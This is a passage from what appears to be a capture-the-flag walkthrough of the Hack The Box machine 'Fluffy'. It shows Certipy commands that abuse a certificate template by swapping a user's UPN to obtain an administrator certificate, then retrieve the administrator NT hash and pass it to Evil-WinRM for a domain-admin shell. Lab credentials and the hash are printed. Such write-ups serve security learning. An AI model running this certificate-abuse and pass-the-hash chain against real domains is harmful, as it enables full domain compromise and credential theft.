[*] Request ID is 21
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[+] Attempting to write data to 'administrator.pfx'
[+] Data written to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
After obtaining the certificate, I restored the original UPN.
1
2
3
4
5
6
tr3m0x@ubuntu:~/htb/windows/fluffy$ certipy account -u "p.agila@fluffy.htb" -p "prometheusx-303" -user ca_svc -upn "ca_svc@fluffy.htb" update -ns 10.129.58.158 -target 10.129.58.158
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : ca_svc@fluffy.htb
[*] Successfully updated 'ca_svc'
Administrator Access
Finally, I authenticated with the generated PFX and retrieved the administrator NT hash.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
tr3m0x@ubuntu:~/htb/windows/fluffy$ certipy auth -dc-ip 10.129.58.158 -ns 10.129.58.158 -pfx administrator.pfx -username 'administrator' -domain fluffy.htb -debug
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[+] Target name (-target) and DC host (-dc-host) not specified. Using domain '' as target name. This might fail for cross-realm operations
[+] Nameserver: '10.129.58.158'
[+] DC IP: '10.129.58.158'
[+] Target IP: '10.129.58.158'
[+] Remote Name: '10.129.58.158'
[+] Username: 'ADMINISTRATOR'
[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[+] Sending AS-REQ to KDC fluffy.htb (10.129.58.158)
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[+] Attempting to write data to 'administrator.ccache'
[+] Data written to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
I used the administrator hash to connect with Evil-WinRM and confirmed domain administrator access.
1
2
3
4
5
6
7
tr3m0x@ubuntu:~/htb/windows/fluffy$ evil-winrm -i 10.129.58.158 -u administrator -H 8da83a3fa618b6e3a00e93f676c92a6e

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
fluffy\administrator